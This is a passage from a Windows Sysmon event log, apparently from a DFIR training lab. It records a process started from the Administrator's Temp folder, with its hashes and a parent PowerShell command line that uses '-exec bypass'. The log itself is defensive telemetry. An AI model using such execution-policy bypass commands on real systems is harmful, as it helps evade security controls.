Name='CurrentDirectory'>C:\Users\ADMINI~1\AppData\Local\Temp\</Data><Data Name='User'>MYDFIR\Administrator</Data><Data Name='LogonGuid'>{e29aa4e6-265e-6684-d45f-4e0000000000}</Data><Data Name='LogonId'>0x4e5fd4</Data><Data Name='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=801262E1220B6A2E758962896F2608556B00136A,MD5=2E5A8590CF6848968FC23DE3FA1E25F1,SHA256=9785001B00CF755ED0B8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3,IMPHASH=3D08F48485352060772DE145804FF4B6</Data><Data Name='ParentProcessGuid'>{e29aa4e6-27ec-6684-fe01-000000000000}</Data><Data Name='ParentProcessId'>3592</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass</Data><Data Name='ParentUser'>MYDFIR\Administrator</Data></EventData></Event>